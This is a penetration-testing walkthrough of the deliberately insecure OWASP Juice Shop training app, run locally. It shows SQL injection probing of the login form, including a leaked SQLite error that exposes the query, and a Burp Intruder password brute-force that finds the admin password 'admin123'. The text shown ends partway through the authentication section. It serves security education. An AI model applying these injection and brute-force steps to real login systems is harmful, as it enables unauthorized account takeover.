

OWASP JUICE SHOP - Walkthrough By Neil Machado



TABLE OF CONTENTS

TABLE OF CONTENTS	1
Introduction to Juice Shop Penetration Testing Documentation by Neil Machado	2
Hacking preparations	2
Welcome to Business!	4
Challenges and Scoring :	4
Referencing the OWASP Top 10	7
#1. Injection :	7
2. Broken Authentication:	11
3.Sensitive Data Exposure :	14
4. XML External Entities (XXE)	15
Disclosing /etc/passwd or other targeted files	15
5. Broken Access Control :	18
6. Security Misconfiguration	20
7.Cross-Site Scripting (XSS)	20
8.Insecure Deserialization	24
9. Using Components with Known Vulnerabilities	24
10. Insufficient Logging & Monitoring	27

Introduction to Juice Shop Penetration Testing Documentation by Neil Machado

In the realm of cybersecurity, understanding and mitigating vulnerabilities is paramount to fortifying digital assets against potential threats. This documentation encapsulates a comprehensive penetration testing endeavour conducted on the Juice Shop application. The primary objective of this penetration test was to gain hands-on experience and insight into the notorious OWASP (Open Web Application Security Project) Top Ten vulnerabilities.

Juice Shop, an intentionally insecure web application, served as the testing ground for this endeavour. The OWASP Top Ten represents a compilation of the most critical web application security risks, providing a standardised awareness document for the industry. Through this penetration test, the aim was not only to uncover vulnerabilities within Juice Shop but, more importantly, to delve deep into the OWASP Top Ten, comprehending the nuances of each vulnerability and learning effective strategies to address and remediate them.

This documentation will serve as a comprehensive record of the penetration testing process, outlining the methodologies employed, the vulnerabilities identified, and the corresponding remediation recommendations.

Hacking preparations

First, Download the Juice Shop and start with setup the juice shop. The guide to download it in very easy way is in this document [Juiceshop-kali](#).

This is the easiest way to set up juice shop .


```
(kali㉿kali)-[/media/sf_shared/juice-shop_14.1.1]
└─$ sudo juice-shop -h
[*] Please wait for the Juice-shop service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*] Web UI: http://127.0.0.1:42000

● juice-shop.service - juice-shop web application
   Loaded: loaded (/lib/systemd/system/juice-shop.service; disabled; preset: disabled)
   Active: active (running) since Sun 2024-01-14 15:07:49 EST; 5s ago
     Main PID: 4416 (npm start)
        Tasks: 38 (limit: 4295)
      Memory: 220.6M
         CPU: 3.867s
    CGroup: /system.slice/juice-shop.service
            └─4416 "npm start"
              └─4447 sh -c "node build/app"
                └─4448 node build/app

Jan 14 15:07:52 kali npm[4448]: info: Entity models 19 of 19 are initialized (OK)
Jan 14 15:07:52 kali npm[4448]: info: Required file server.js is present (OK)
Jan 14 15:07:52 kali npm[4448]: info: Required file index.html is present (OK)
Jan 14 15:07:52 kali npm[4448]: info: Required file styles.css is present (OK)
Jan 14 15:07:52 kali npm[4448]: info: Required file main.js is present (OK)
Jan 14 15:07:52 kali npm[4448]: info: Required file polyfills.js is present (OK)
Jan 14 15:07:52 kali npm[4448]: info: Required file runtime.js is present (OK)
Jan 14 15:07:52 kali npm[4448]: info: Required file vendor.js is present (OK)
Jan 14 15:07:52 kali npm[4448]: info: Port 42000 is available (OK)
Jan 14 15:07:52 kali npm[4448]: info: Chatbot training data botDefaultTrainingData.json validated (OK)

[*] Opening Web UI (http://127.0.0.1:42000) in: 5... 4... 3... 2... 1...
```

"Juice Shop" is a deliberately insecure web application designed for security training, awareness demonstrations, and educational purposes. Developed by Bjoern Kimminich, Juice Shop is an open-source project that simulates a modern, feature-rich online storefront where users can interact with various functionalities such as shopping, user authentication, and more. What makes Juice Shop unique is its focus on security vulnerabilities, allowing developers, penetration testers, and security enthusiasts to practise identifying and mitigating common web application security issues.



Open your web browser and navigate to <http://127.0.0.1>. You should see the Juice Shop homepage.

Welcome to Business!


We will examine the TOP 10 web application vulnerabilities identified by OWASP in this room. These are present in every kind of online application. However, we'll be examining OWASP's own invention today—Juice Shop!

Since Juice Shop is a large application, we won't be able to cover every subject in the top 10. However, as you move through this area, we suggest you look at the following topics that we will address.

Explore the Juice Shop interface and functionalities. It's intentionally insecure, so you can practise various security testing techniques.


Challenges and Scoring :

Juice Shop includes a range of challenges you can attempt. Each challenge has a point value, and you can track your progress on the scoreboard. You can checkout it by going to browser and adding Score-board to the URL.



Keep your Burp Suit and Foxy ready for intercepting and Lets get started, before we start just try to checkout the web app and Go through to find some vulnerabilities.

Keep Your Intercept On and try reloading the browser.



You will find this intercepts for reloading. Go in the target and search any potential vulnerabilities also try recon and enumerating it .

The screenshot shows the Burp Suite interface. On the left is the Site map tree with the 'Quantities' folder selected. The main panel displays a HTTP request and response. The request is a GET to /api/Quantities/ with a status code of 200. The response is a JSON array of three items, each containing ProductId, id, quantity, limitPerUser, createdAt, and updatedAt.

Host	Method	URL	Params	Status code	Length	MIME type	Title
http://127.0.0.1:42000	GET	/api/Quantities/		200	6351	JSON	

Request	Response
1 GET /api/Quantities/ HTTP/1.1 2 Host: 127.0.0.1:42000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 DNT: 1 8 Connection: close 9 Referer: http://127.0.0.1:42000/ 10 Sec-Fetch-Dest: empty 11 Sec-Fetch-Mode: cors 12 Sec-Fetch-Site: same-origin 13 Pragma: no-cache 14 Cache-Control: no-cache 15 16	1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#/jobs 7 Content-Type: application/json; charset=utf-8 8 ETag: W/"1767-jDh0aQKx7eUSC2KeJs6jyIh7W9k" 9 Vary: Accept-Encoding 10 Date: Sun, 14 Jan 2024 23:53:43 GMT 11 Connection: close 12 Content-Length: 5991 13 14 { "status": "success", "data": [{ "ProductId": 1, "id": 1, "quantity": 34, "limitPerUser": 5, "createdAt": "2024-01-14T23:48:17.858Z", "updatedAt": "2024-01-14T23:48:17.858Z" }, { "ProductId": 2, "id": 2, "quantity": 51, "limitPerUser": null, "createdAt": "2024-01-14T23:48:17.860Z", "updatedAt": "2024-01-14T23:48:17.860Z" }, { "ProductId": 3, "id": 3, "quantity": 51, "limitPerUser": null, "createdAt": "2024-01-14T23:48:17.860Z", "updatedAt": "2024-01-14T23:48:17.860Z" }] }

So lets add the target in the scope and make the scope items visible

The screenshot shows the Burp Suite interface with the 'Filter settings' dialog box open. The dialog has several tabs: 'Filter by request type', 'Filter by MIME type', 'Filter by status code', and 'Filter by search term'. The 'Filter by request type' tab is active, showing options like 'Show only in-scope items' and 'Show only requested items'. The 'Filter by MIME type' tab is also visible, showing options like 'HTML', 'Script', 'XML', and 'CSS'. The 'Filter by status code' tab shows options like '2xx [success]', '3xx [redirection]', '4xx [request error]', and '5xx [server error]'. The 'Filter by search term' tab shows options like 'Regex', 'Case sensitive', and 'Negative search'. The 'Filter settings' dialog is used to filter the intercepts based on these criteria.


This will help to filtered out the rest and we can all items in the scope of the intercepts. Try clicking on the stuff and explore more in depth for more knowledge.

Referencing the OWASP Top 10


1. [Injection](#) :

Prior to attempting haphazard attacks or going through a list of attack patterns, it is a good practice to look for and identify any vulnerabilities. You can examine how the behaviour deviates from normal use by injecting a payload that ordinarily breaks an underlying SQL query (such as " or ";""). So you can learn some [SQL statements](#) and learn how they work for better understanding.

So to start with first SQL Injection go to the login page and Try login using “test” (Keep the Intercept on)



Following Intercept will be shown to you,



If we send this to repeater to it says invalid login and password

Request

Pretty
Raw
Hex

1 POST /rest/user/login HTTP/1.1
2 Host: 127.0.0.1:42000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 34
9 Origin: http://127.0.0.1:42000
10 Connection: close
11 Referer: http://127.0.0.1:42000/
12 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=Wb351y8noRW6yLkJSYxv7M0be2EAVqg0zKQlj aNWpmXBZD4qP3gr91X60k J
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {
18 "email": "neil",
19 "password": "test"
20 }
21

Response

Pretty
Raw
Hex
Render

1 HTTP/1.1 401 Unauthorized
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: text/html; charset=utf-8
8 Content-Length: 26
9 ETag: W/"1a-ARJvVK+smzAF30Qve2mDSG+3Eus"
10 Vary: Accept-Encoding
11 Date: Mon, 15 Jan 2024 00:27:49 GMT
12 Connection: close
13
14 Invalid email or password.

Now Try adding something malicious in the login and passwords. So if add neil' we get an 500 internal error server error.

Send
Cancel

Request

Pretty
Raw
Hex

1 POST /rest/user/login HTTP/1.1
2 Host: 127.0.0.1:42000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 35
9 Origin: http://127.0.0.1:42000
10 Connection: close
11 Referer: http://127.0.0.1:42000/
12 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=Wb351y8noRW6yLkJSYxv7M0be2EAVqg0zKQlj aNWpmXBZD4qP3gr91X60k J
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {
18 "email": "neil'",
19 "password": "test"
20 }
21

Response

Pretty
Raw
Hex
Render

1 HTTP/1.1 500 Internal Server Error
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Vary: Accept-Encoding
9 Date: Mon, 15 Jan 2024 00:36:27 GMT
10 Connection: close
11 Content-Length: 1208
12
13 {
14 "error": {
15 "message":
16 "SQLITE_ERROR: unrecognized token: \"098f6bcd4621d373cade4e832627b4f6\"",
17 "stack":
18 "Error\n at Database.<anonymous> (/var/lib/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:185:27)\n at /var/lib/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:183:50\n at new Promise (<anonymous>)\n at Query.run (/var/lib/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:183:12)\n at /var/lib/juice-shop/node_modules/sequelize/lib/sequelize.js:315:28\n at process.processTicksAndRejections (node:internal/process/task_queues:95:5)",
19 "name": "SequelizeDatabaseError",
20 "parent": {
21 "errno": 1,
22 "code": "SQLITE_ERROR",
23 "sql":
24 "SELECT * FROM Users WHERE email = 'neil' AND password = '098f6bcd4621d373cade4e832627b4f6' AND deletedAt IS NULL"
25 },
26 "original": {
27 "errno": 1,
28 "code": "SQLITE_ERROR",
29 "sql":
30 "SELECT * FROM Users WHERE email = 'neil' AND password = '098f6bcd4621d373cade4e832627b4f6' AND deletedAt IS NULL",
31 "parameters": {
32


From this we some information like its an SQLITE error and much more to understand.

So Lets take an example to understand the attack,

Input : neil

SQL : SELECT * FROM users WHERE email='neil' ;

After trying this in the repeater,




I would recommend to Go to injections and checkout for more challenges in the Juice shop for SQL injections and make Juice shop your best friend. If you through all the challenges you don't have to know how to solve them and thats not the necessary point , it will help to think critically to unlock this challenges.

2. Broken Authentication:

In broken authentication, there are a lot of attacks and if the application is vulnerable it makes it a lot easier to go through the Broken Authentication. Broken authentication refers to weaknesses in the processes and systems used to verify a user's identity.

Before starting, Log Out from the Juice shop admin account. Try login from different credentials or random creds and analyze what we get output of it.



The image shows a login interface with a dark background. At the top, the word "Login" is displayed in white. Below it, an error message "Invalid email or password." is shown in orange. There are two input fields: "Email *" containing "neil@test.com" and "Password *" which is masked with four dots. To the right of the password field is an eye icon for toggling visibility. Below the password field is a green link that says "Forgot your password?". At the bottom, there is a blue "Log in" button with a right-pointing arrow icon, and a "Remember me" checkbox.

We get an invalid error, but look carefully it says invalid in both the cases. Let's try entering the email we got in the Injection and try enumeration on the username. We need to try brute forcing it. Keep the burp intercept on and try intercepting after entering credentials for admin@juice-sh.op. Also enter a random password.

Login

Email *

admin@juice-sh.op

Password *

test

[Forgot your password?](#)

☐ Remember me

Send the intercepts to the repeater and to intruder after that to follow up by brute force attack.

Request			Response	
Pretty	Raw	Hex	Pretty	Raw
1	POST /rest/user/login HTTP/1.1			
2	Host: 127.0.0.1:42000			
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0			
4	Accept: application/json, text/plain, */*			
5	Accept-Language: en-US,en;q=0.5			
6	Accept-Encoding: gzip, deflate, br			
7	Content-Type: application/json			
8	Content-Length: 47			
9	Origin: http://127.0.0.1:42000			
10	Connection: close			
11	Referer: http://127.0.0.1:42000/			
12	Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=3eVNn1B3mREPYLxz6JjalokwMA4VfvkubgG2gOWXe4b87y rpDV95ZvKQqWaQ			
13	Sec-Fetch-Dest: empty			
14	Sec-Fetch-Mode: cors			
15	Sec-Fetch-Site: same-origin			
16				
17	{			
	"email": "admin@juice-sh.op",			
	"password": "test"			
	}			

ⓘ Payload positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: ☒ Update Host header to match target

1 POST /rest/user/login HTTP/1.1
2 Host: 127.0.0.1:42000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 47
9 Origin: http://127.0.0.1:42000
10 Connection: close
11 Referer: http://127.0.0.1:42000/
12 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=3eVWn1B3mREPYLxz6JalokwMA4VfvkubgG2gOWXe4b87yrrpDV95ZvKQqWaq
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {"email":"admin@juice-sh.op","password":"test"}

Add §
Clear §
Auto §
Refresh

After sending to intruder, Select the password section and lets add some common passwords from burp suite common wordlist to start and credential stuffing attack. Select and click on the add button and then go to the payload to add the worldlist.

In payload, The path to the worldist is to usr >> share >> wordlist >> fernwifi >> common.txt. You can import the common password list in the payload. After adding the payload click on the Start attack in the payload and It will start the brute force attack.

2. Intruder attack of http://127.0.0.1:42000 - Temporary attack - Not saved to project file

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
0		401	<input type="checkbox"/>	<input type="checkbox"/>	413	
1	aaa	401	<input type="checkbox"/>	<input type="checkbox"/>	413	
2	abc123	401	<input type="checkbox"/>	<input type="checkbox"/>	413	
3	acc	401	<input type="checkbox"/>	<input type="checkbox"/>	413	
4	access	401	<input type="checkbox"/>	<input type="checkbox"/>	413	
5	adffcx	401	<input type="checkbox"/>	<input type="checkbox"/>	413	
6	adm	401	<input type="checkbox"/>	<input type="checkbox"/>	413	
7	admin	401	<input type="checkbox"/>	<input type="checkbox"/>	413	
8	admin123	200	<input type="checkbox"/>	<input type="checkbox"/>	1197	
